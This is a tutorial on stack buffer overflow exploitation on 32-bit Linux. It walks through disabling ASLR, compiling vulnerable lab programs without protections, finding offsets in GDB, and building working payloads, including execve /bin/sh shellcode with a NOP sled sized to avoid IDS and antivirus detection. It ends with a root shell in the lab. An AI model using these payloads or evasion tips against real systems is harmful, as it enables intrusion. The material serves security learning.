Exploit Development

Quit being a Script Kiddie and start learning
Exploit Development

Written by: PantherBear

Table of Contents

Introduction to Exploit Development

1.1 Exploit Development: An Overview

Exploit development is the process of identifying, creating, and leveraging vulnerabilities in software, hardware, or firmware to achieve unintended behavior, such as gaining control of a system, escalating privileges, or bypassing security mechanisms. It is a critical aspect of cybersecurity, used both by attackers (malicious hackers) and defenders (security researchers, penetration testers, and ethical hackers).

1.2 Objective

The objective of this documentation is to document the basics of exploit development and ensure that the concepts are presented in a clear and concise manner.

1.3 Common Exploit Techniques

Below are common exploitation techniques ranked in terms of difficulty level. This documentation will be primarily focusing on Stack-Based Buffer Overflow exploitation in Linux x86.

- Stack-Based Buffer Overflow
- Format String Vulnerabilities
- Integer Overflow/Underflow
- Heap Exploitation
- Return-Oriented Programming
- Kernel Exploitation
- Browser/JS Exploitation
- Hypervisor Exploitation

Introduction to Stack

In low-level programming and exploit development, the call stack (or execution stack) is a critical memory region that stores:

- Local variables

- Function arguments

- Return Address

- Saved Registers

Figure 1.0 breakdown of Stack in x86 architecture where EBP is present

2.1 Key Registers

In x86 buffer overflow attacks, especially when exploiting stack-based buffer overflows, understanding the registers and their roles is crucial. Below are the key registers involved:

ESP (Extended Stack Pointer): Points to the top of the stack. Overwriting this can redirect execution.

EBP (Extended Base Pointer): Points to the base of the current stack frame. Often overwritten to control the saved return address.

EIP (Extended Instruction Pointer): The most critical register—it holds the address of the next instruction to execute. In a buffer overflow, the goal is often to overwrite the saved EIP on the stack to hijack execution.

2.2 Registers Exploitation

When a function is called, the return address (saved EIP) is pushed onto the stack.

A buffer overflow can overwrite this saved EIP to redirect execution (e.g., to shellcode or a ROP chain).

2.3 Other Relevant Registers

EAX, EBX, ECX, EDX: Often used in shellcode for arguments or calculations.

ESI/EDI: Sometimes used in payload construction.

EFLAGS: May affect conditional jumps during exploitation.

Vulnerable C functions

3.1 String and Memory Manipulation

Functions	Issues
gets()	Extremely unsafe, removed in C11. No bounds checking.
strcpy()	No bounds checking → buffer overflow risk.
strcat()	Same as above; adds to existing string without checking size.
sprintf()	No bounds checking → buffer overflow.
vsprintf()	Same issues as sprintf.
strncpy()	May not null-terminate if not enough space.
strncat()	Dangerous if misused; off-by-one errors.
memcpy()	Unsafe if destination buffer is too small.
memmove()	Slightly safer than memcpy, but still vulnerable.
bcopy()	Legacy, same risks as memcpy.
gets_s()	Not standard; usage varies by platform.

3.2 Integer and Arithmetic Functions

Functions	Issues
Arithmetic operations	Integer overflows (e.g., int x = a + b; where overflow is unchecked).
atoi() / atol() / atof()	No error handling → unchecked conversion.
scanf() (with %s, %c)	Buffer overflow unless width is specified.

3.3 I/O Functions

Functions	Issues
scanf()	Format string bugs, overflows, input parsing issues.
printf()	Format string vulnerabilities if user input is passed directly.
fprintf() / vfprintf()	Same format string risks
syslog()	Format string vulnerability if not used correctly.

3.4 File and System Operations

Functions	Issues
tmpnam()	Race condition → file may be hijacked.
tempnam()	Same as above.
mktemp()	Insecure, creates predictable file names.
system()	Arbitrary code execution if input is untrusted.
popen()	Same as system(); risk of command injection.
execl() / execv() / execvp()	Unsafe with unvalidated input.

3.5 Memory Allocation / Pointers

Functions	Issues
malloc() / calloc() / realloc()	Not checking for NULL. Can lead to memory leaks, buffer overflow / underflow.
free()	Double-free or use-after-free risks.
Manual pointer arithmetic	Can lead to buffer overflows or segmentation faults.

3.6 Obsolete / Dangerous POSIX or Other Extensions

Functions	Issues
asctime() / ctime() / localtime()	Returns pointer to static buffer, not thread-safe.
scanf() family	Unsafe unless fully controlled format strings and sizes.

4.0 Smashing the Stack (Basic)

Figure 1.1 Basic vulnerable C program vuln2.c

Above is a vulnerable C program which is for learning purposes only and should not be used in any working or development environment. In the above code, the debug_function is not called in main program. However, the program uses gets() under safe_function which does not do bounds check. The program may be exploited to behave abnormally which is unintended by its developers.

Figure 1.2 Command to disable Address Space Layout Randomization

Command: **echo 0 | sudo tee /proc/sys/kernel/randomize_va_space**

Figure 1.3 Command to compile

Command: **gcc -fno-stack-protector -z execstack -mpreferred-stack-boundary=2 -O0 vuln2.c -o vuln2**

1. **-fno-stack-protector**

Disables the stack canary — a security feature that detects buffer overflows before they can overwrite the return address.

2. **-z execstack**

Makes the stack executable. Normally, modern systems make the stack non-executable (NX bit) to prevent injected shellcode from running.

3. **-mpreferred-stack-boundary=2**

Sets the stack alignment to $2^2 = 4$ bytes. Modern systems use 16-byte alignment, so this makes the binary non-standard and potentially helps align payloads for exploits.

4. **-O0**

Disables compiler optimizations. This keeps the assembly straightforward and easier to analyze or reverse-engineer, especially when learning about vulnerabilities.

```
jonny@ubuntu:~/Desktop/Stack Buffer Overflow$ gdb vuln2
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from vuln2...(no debugging symbols found)...done.
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x08048370  _init
0x080483b0  strcmp@plt
0x080483c0  printf@plt
0x080483d0  strcspn@plt
0x080483e0  gets@plt
0x080483f0  puts@plt
0x08048400  system@plt
0x08048410  __libc_start_main@plt
0x08048430  _start
0x08048460  __x86.get_pc_thunk.bx
0x08048470  deregister_tm_clones
0x080484a0  register_tm_clones
0x080484e0  __do_global_dtors_aux
0x08048500  frame_dummy
0x0804852b  debug_function
0x0804854b  safe_function
0x080485c9  main
0x080485e0  __libc_csu_init
0x08048640  __libc_csu_fini
0x08048644  _fini
(gdb)
```

Figure 1.4 Disassembling vuln2 binary

This shows a list of **all functions** that GDB disassembled in the currently loaded program or binary.

```
(gdb) disas debug_function
Dump of assembler code for function debug_function:
   0x0804852b <+0>:     push    %ebp
   0x0804852c <+1>:     mov     %esp,%ebp
   0x0804852e <+3>:     push    $0x8048660
   0x08048533 <+8>:     call    0x80483f0 <puts@plt>
   0x08048538 <+13>:    add     $0x4,%esp
   0x0804853b <+16>:    push    $0x8048678
   0x08048540 <+21>:    call    0x8048400 <system@plt>
   0x08048545 <+26>:    add     $0x4,%esp
   0x08048548 <+29>:    nop
   0x08048549 <+30>:    leave
   0x0804854a <+31>:    ret
End of assembler dump.
(gdb)
```

Figure 1.5 Disassembling debug_function

Notice how the address **0x0804852b** appeared for debug_function in Figure 1.4 and in Figure 1.5, it is pushed on top of the stack frame (%ebp)? This address is of interest because it leads to a system function call which spawns /bin/bash shell. If we can overwrite the stored Return Address on the stack with the address of the debug function, its value will be popped into EIP instead of the original address. The program will jump to the new address and execute the function of the address; which is debug_function in this case. This allows the program to behave abnormally and allow us to control the execution of the program.

Manual Counting

The buffer has a size of 100 bytes. Provide the program with 104 bytes will reach the location of the stored EBP on x86 Linux systems. An additional 4 more bytes (EBP+4) will reach the stored Return Address of the stack.

```
(gdb) run < <(python -c 'print("A"*104 + "\xef\xbe\xad\xde")')
Starting program: /home/jonny/Desktop/Stack Buffer Overflow/vuln2 < <(python -c 'print("A"*104 + "\xe
f\xbe\xad\xde")')
=== Secure Program ===
Enter password: [-] Access denied.

Program received signal SIGSEGV, Segmentation fault.
0xdeadbeef in ?? ()
(gdb)
```

Figure 1.6 Controlling the EIP with deadbeef

Total bytes available: 104 (does not include the Return Address)

However, we must always develop a good habit of being aware of the total bytes which is 108. (will cover later)

Explaination:

100 (Size of Buffer) + 4 (Overwrite stored EBP) + 4 (Overwrite stored RET)

The formulas in short terms:
Return Address = size of buffer+8

Return Address = EBP+4

The Art of Exploitation


```
jonny@ubuntu:~/Desktop/Stack Buffer Overflow$ (python2 -c 'print "A"*104 + "\x2b\x85\x04\x08"'; cat)
| ./vuln2
=== Secure Program ===
Enter password: [-] Access denied.
[*] Spawning a shell...

whoami
jonny
```

Figure 1.7 Exploitation of vuln2

Exploit structure for such programs:

(python2 -c 'print "A"*X + "[address of desired address to jump to]"'; cat)
| ./(program name)

The exploit must add up to **108** bytes. Therefore, **104** bytes are allocated for padding. The last **4** bytes are the address of debug_function (**0x0804852b**) in Little Endian. (In an x86 system, multi-byte values are stored with the least significant byte first - that is why Return Address must be in Little Endian format). When the exploit is executed, the program denies access due to no password supplied but it jumped to debug_function address which spawns a bash shell.

Why use such a payload instead of this? It will spawn a shell from GDB

(gdb) run < <(python -c 'print("A"*104 + "\x2b\x85\x04\x08")')

A **heredoc** or **manual input** is used to keep the shell alive like the command **cat** instead of piping input with <. That is why an external exploit outside of GDB is more stable.

5.0 Smashing the Stack (Intermediate)

In the previous example,there is a function which calls the system() function to spawn a bash shell within the program. What if - there is no such function? This comes down to the usage of shellcode.

Shellcode is a small, carefully crafted piece of machine code that an exploit developer use in exploit development which allows certain functions to be executed after hijacking a program's control flow or exploiting a certain vulnerability, granting a greater flexibility and control.

Figure 1.8 Intermediate vulnerable C program vuln.c

It looks like the program takes in an argument to run it. The program uses a vulnerable function **strcpy** which does not do bounds checking' resulting in this simple program being vulnerable to buffer overflow. I compiled the vuln.c program like how I compiled vuln2.c, and put its binary into GDB for further analysis.

```
(gdb) run
Starting program: /home/jonny/Desktop/Stack Buffer Overflow/vuln

Program received signal SIGSEGV, Segmentation fault.
__strcpy_sse2 () at ../sysdeps/i386/i686/multiarch/strcpy-sse2.S:1616
1616    ../sysdeps/i386/i686/multiarch/strcpy-sse2.S: No such file or directory.
(gdb) info registers
eax            0xbfffeff4      -1073745932
ecx            0x0       0
edx            0xbfffeff4      -1073745932
ebx            0x0       0
esp            0xbfffefe8      0xbfffefe8
ebp            0xbffff058      0xbffff058
esi            0xb7fbe000      -1208229888
edi            0xb7fbe000      -1208229888
eip            0xb7e91ef8      0xb7e91ef8 <__strcpy_sse2+8>
eflags         0x10296    [ PF AF SF IF RF ]
cs             0x73      115
ss             0x7b      123
ds             0x7b      123
es             0x7b      123
fs             0x0       0
gs             0x33      51
(gdb)
```

Figure 1.9 Disassembling vuln binary

```
(gdb) disas main
Dump of assembler code for function main:
   0x0804843b <+0>:     push   %ebp
   0x0804843c <+1>:     mov    %esp,%ebp
   0x0804843e <+3>:     sub    $0x64,%esp
   0x08048441 <+6>:     mov    0xc(%ebp),%eax
   0x08048444 <+9>:     add    $0x4,%eax
   0x08048447 <+12>:    mov    (%eax),%eax
   0x08048449 <+14>:    push   %eax
   0x0804844a <+15>:    lea    -0x64(%ebp),%eax
   0x0804844d <+18>:    push   %eax
   0x0804844e <+19>:    call   0x8048300 <strcpy@plt>
   0x08048453 <+24>:    add    $0x8,%esp
   0x08048456 <+27>:    lea    -0x64(%ebp),%eax
   0x08048459 <+30>:    push   %eax
   0x0804845a <+31>:    call   0x8048310 <puts@plt>
   0x0804845f <+36>:    add    $0x4,%esp
   0x08048462 <+39>:    mov    $0x0,%eax
   0x08048467 <+44>:    leave
   0x08048468 <+45>:    ret
End of assembler dump.
(gdb)
```

Figure 2.0 Disassembling main function

```
(gdb) run $(python -c "print('A'*100")
Starting program: /home/jonny/Desktop/Stack Buffer Overflow/vuln $(python -c "print('A'*100")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Inferior 1 (process 17803) exited normally]
(gdb) run $(python -c "print('A'*100+'BBBB')")
Starting program: /home/jonny/Desktop/Stack Buffer Overflow/vuln $(python -c "print('A'*100+'BBBB')")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAB
BBB

Program received signal SIGSEGV, Segmentation fault.
0xb7e23600 in __libc_start_main (main=0x8048361 <_start+33>, argc=134513723, argv=0x2,
    init=0xbffff094, fini=0x8048470 <__libc_csu_init>, rtld_fini=0x80484d0 <__libc_csu_fini>,
    stack_end=0xb7fea880 <_dl_fini>) at ../csu/libc-start.c:278
278     ../csu/libc-start.c: No such file or directory.
(gdb) run $(python -c "print('A'*104+'\xef\xbe\xad\xde')")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/jonny/Desktop/Stack Buffer Overflow/vuln $(python -c "print('A'*104+'\xef\xbe
\xad\xde')")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAA⌐◆

Program received signal SIGSEGV, Segmentation fault.
0xdeadbeef in ?? ()
(gdb) ▮
```

Figure 2.0 Fuzzing the offset and overwriting EIP

The buffer has a size of 100 bytes which cause the program to exit normally. Providing the program with 104 bytes will reach the location of the stored EBP on x86 Linux systems which cause the program to behave abnormally - in this case; crashed with segmentation fault. Reason: the **4** extra **B**s caused it. An additional 4 more bytes (EBP+4) will reach the stored Return Address of the stack which I managed to control using the value 'deadbeef' in Little Endian. Therefore, this concludes:

Total bytes to overwrite RET: **108**

Total bytes available: **104** (does not include the Return Address)

Exploit structure for such programs:

run $(python -c "print('\x90'*X+'A'*X+'shellcode'+'jmp address')")

\x90 is the hexadecimal representation of the NOP (No Operation) instruction on x86 architecture. It plays a key role in buffer overflow and shellcode injection attacks. It instructs the CPU to do nothing and move to the next instructions. It is useful in exploit development as it can be used to create a 'NOP Sled' (a sequence of NOPs before shellcode in memory), so when the EIP lands anywhere within in range of the NOP sled, it will slide and execute the shellcode. Therefore, the reliability of the exploit increases especially when the exact memory address of the shellcode is hard to predict by giving a exploit a bigger 'grace range'.

Exploit Breakdown:

'\x90'*X+'A'*X+'shellcode'+'jmp address' = **108** bytes

1) jmp address is **4** bytes

2) This is my shellcode obtained from https://shell-storm.org/

Linux/x86 execve /bin/sh shellcode: **23** bytes

\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80

3) It is a good practice to keep NOP sled between **20-40 bytes** due to strategic reasons:

1. Balance Between Reliability and Stealth

Too short a NOP sled: Less likely the instruction pointer (EIP/RIP) will land on it, making the exploit unreliable.

Too long a NOP sled: Easier to be detected and fingerprint as malicious. Can raise red flags for host-based intrusion detection systems (IDS) and antivirus as they have a detection for \x90 which exceeds a certain threshold.

A 20–40 byte range gives a reasonable "landing zone" while keeping the payload size small and stealthy. Therefore, for this exploit, I will be keeping NOP sled at **20** bytes.

4) **108 - 4 - 23 - 20 = 61**

The amount of 'A's to put as padding will be **61** bytes.

In conclusion, the exploit will look something like this:

run $(python -c "print('\x90'*20+'A'*61+'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80'+'JMP Address')")

Almost there… now we just need to figure out the most crucial thing: what is our address to JMP to that we overwrite the stored Return Address with? We do not have a function with system() call which spawn a bash shell this time round. Back to fuzzing we go -

FUZZING:

run $(python -c "print('\x90'*X+'A'*Y)")

X = 20-40 (20 in this case)

Y = bytes to fully overwrite total bytes-X (**108-20 = 88**)

Figure 2.1 fuzzing for JMP address

Out of **88** bytes of A, it looks like **84** overwrite EBP with **4** overwriting the stored Return Address.

```
(gdb) x/100xw $esp
0xbffff000:     0x00000000      0xbffff094      0xbffff0a0      0x00000000
0xbffff010:     0x00000000      0x00000000      0xb7fbe000      0xb7fffc04
0xbffff020:     0xb7fff000      0x00000000      0xb7fbe000      0xb7fbe000
0xbffff030:     0x00000000      0x8371aeb0      0xb8fda0a0      0x00000000
0xbffff040:     0x00000000      0x00000000      0x00000002      0x08048340
0xbffff050:     0x00000000      0xb7ff0010      0xb7fea880      0xb7fff000
0xbffff060:     0x00000002      0x08048340      0x00000000      0x08048361
0xbffff070:     0x0804843b      0x00000002      0xbffff094      0x08048470
0xbffff080:     0x080484d0      0xb7fea880      0xbffff08c      0xb7fff918
0xbffff090:     0x00000002      0xbffff262      0xbffff291      0x00000000
0xbffff0a0:     0xbffff2fe      0xbffff309      0xbffff31b      0xbffff34c
0xbffff0b0:     0xbffff362      0xbffff371      0xbffff382      0xbffff396
0xbffff0c0:     0xbffff3a6      0xbffff3c9      0xbffff3db      0xbffff3f2
0xbffff0d0:     0xbffff436      0xbffff463      0xbffff46e      0xbffff481
0xbffff0e0:     0xbffffa09      0xbffffa43      0xbffffa77      0xbffffaa0
0xbffff0f0:     0xbffffad3      0xbffffadf      0xbffffb23      0xbffffb3a
0xbffff100:     0xbffffbc9      0xbffffbd8      0xbffffbf9      0xbffffc0b
0xbffff110:     0xbffffc25      0xbffffc3a      0xbffffc68      0xbffffc7c
0xbffff120:     0xbffffc8d      0xbffffca0      0xbffffcd6      0xbffffce5
0xbffff130:     0xbffffd02      0xbffffd14      0xbffffd1d      0xbffffd2f
0xbffff140:     0xbffffd4e      0xbffffd68      0xbffffd70      0xbffffd7f
0xbffff150:     0xbffffd90      0xbffffd9f      0xbffffdcb      0xbffffddd
0xbffff160:     0xbffffdeb      0xbffffe06      0xbffffe26      0xbffffe40
0xbffff170:     0xbffffe7c      0xbffffee2      0xbffffef4      0xbfffff14
0xbffff180:     0xbfffff27      0xbfffff31      0xbfffff3c      0xbfffff5b
(gdb)
```

Figure 2.1 Examining the Stack

Command: **x/100xw $esp**

The command allows the examination of 100 bytes of memory, starting at the current value of the stack pointer ($esp), displaying them in hexadecimal

```
(gdb)
0xbffff190:     0xbfffff6e      0xbfffff88      0xbfffffaa      0x00000000
0xbffff1a0:     0x00000020      0xb7fdac28      0x00000021      0xb7fda000
0xbffff1b0:     0x00000010      0x0f8bfbff      0x00000006      0x00001000
0xbffff1c0:     0x00000011      0x00000064      0x00000003      0x08048034
0xbffff1d0:     0x00000004      0x00000020      0x00000005      0x00000009
0xbffff1e0:     0x00000007      0xb7fdb000      0x00000008      0x00000000
0xbffff1f0:     0x00000009      0x08048340      0x0000000b      0x000003e8
0xbffff200:     0x0000000c      0x000003e8      0x0000000d      0x000003e8
0xbffff210:     0x0000000e      0x000003e8      0x00000017      0x00000000
0xbffff220:     0x00000019      0xbffff24b      0x0000001f      0xbffffcd
0xbffff230:     0x0000000f      0xbffff25b      0x00000000      0x00000000
0xbffff240:     0x00000000      0x00000000      0x73000000      0xd73496ad
0xbffff250:     0x56e7be48      0xe5f658c6      0x6903fa75      0x00363836
0xbffff260:     0x682f0000      0x2f656d6f      0x6e6e6f6a      0x65442f79
0xbffff270:     0x6f746b73      0x74532f70      0x206b6361      0x66667542
0xbffff280:     0x4f207265      0x66726576      0x2f776f6c      0x6e6c7576
0xbffff290:     0x90909000      0x90909090      0x90909090      0x90909090
0xbffff2a0:     0x90909090      0x41414190      0x41414141      0x41414141
0xbffff2b0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff2c0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff2d0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff2e0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff2f0:     0x41414141      0x41414141      0x41414141      0x44580041
0xbffff300:     0x54565f47      0x373d524e      0x47445800      0x5345535f
0xbffff310:     0x4e4f4953      0x3d44495f      0x58003263      0x475f4744
(gdb)
```

The memory address **0xbffff290** is where 0x90s (Hex for NOP) overwrite leading to **0xbffff2a0** which is where the start of 0x41s (Hex for A). Keep an eye out for address: **0xbffff2a0** since in the address **0xbffff290**, there is an incomplete overwrite which results in the presence of **00** (NULL byte) which may potentially affect the execution of our exploit resulting in Early String Termination, Failed Exploit Execution due to unreachable shellcode.

Converting memory address to Little Endian format: **\xa0\xf2\xff\xbf**

So the final exploit would look something like this:

run $(python -c
"print('\x90'*20+'A'*61+'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89
\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80'+'\xa0\xf2\xff\xbf')")

PWNED!

Figure 2.2 Breaking the program and getting a shell

The stored return address is overwritten by our JMP address - the memory address where the NOP sled resides which is sanitized (no NULL bytes). It slides to the shellcode and have a successful execution since a new program is executed by the current process.

Figure 2.3 Parent and Child process

Pushing Further

```
89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80'+'\xa0\xf2\xff\xbf')")
Starting program: /home/jonny/Desktop/Stack Buffer Overflow/vuln $(python -c "print('\x90'*20+'A'*61+
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80'+'\xa0\
xf2\xff\xbf')")
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA1◆Ph//shh/bin◆◆PS◆◆◆
                                                                                                    ◆
◆◆◆
process 17987 is executing new program: /bin/dash
$ whoami
jonny
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

jonny@ubuntu:/home/jonny/Desktop/Stack Buffer Overflow$
```

Figure 2.4 Stabilizing shell using Python pty module

```
jonny@ubuntu:/home/jonny/Desktop/Stack Buffer Overflow$ sudo -l
[sudo] password for jonny:
Sorry, try again.
[sudo] password for jonny:
Matching Defaults entries for jonny on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jonny may run the following commands on ubuntu:
    (ALL : ALL) ALL
jonny@ubuntu:/home/jonny/Desktop/Stack Buffer Overflow$
```

Figure 2.5 Enumeration of current users sudo permissions

User jonny can execute ALL commands with sudo privileges with password.

```
[sudo] password for jonny:
Matching Defaults entries for jonny on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jonny may run the following commands on ubuntu:
    (ALL : ALL) ALL
jonny@ubuntu:/home/jonny/Desktop/Stack Buffer Overflow$ sudo su
root@ubuntu:/home/jonny/Desktop/Stack Buffer Overflow# whoami
root
root@ubuntu:/home/jonny/Desktop/Stack Buffer Overflow# 
```

Figure 2.6 Vertical Privilege Escalation - jonny to root

Using sudo su, I have managed to switch to root user from jonny, granting me full access over the machine.

6.0 Smashing the Stack (Intermediate II)

Something to Chew On

What if it is a small buffer? The buffer is so small in fact - even when adding 8 more bytes, it is still smaller than our shellcode size. Let's say the program have a buffer of 10 - even adding an extra 8 bytes to overwrite stored Return Address completely, the total bytes is still 18 bytes; which is too small to fit our 23 bytes of shellcode in - not to mention NOP sled and paddings. Being a h@ck3r-*ahem* Red Teamer, surrender is not an option. What if - IF we can put our huge shellcode in other areas besides the stack?


```c
#include <stdio.h>
#include <string.h>


int main(int argc, char *argv[]){
        char buf[10];
        strcpy(buf, argv[1]);
        printf("%s\n", buf);
        return 0;
}
```

Figure 2.7 vuln.c program - with an extra small Buffer

Figure 2.8 poking the small buffer program

I have compiled the vulnerable C program just like before and run it through GDB debugger. With just 14 'A's, the program crashed with segmentation fault. Therefore, EBP is overwritten with just 14 'A's and the buffer size is just 10 bytes.

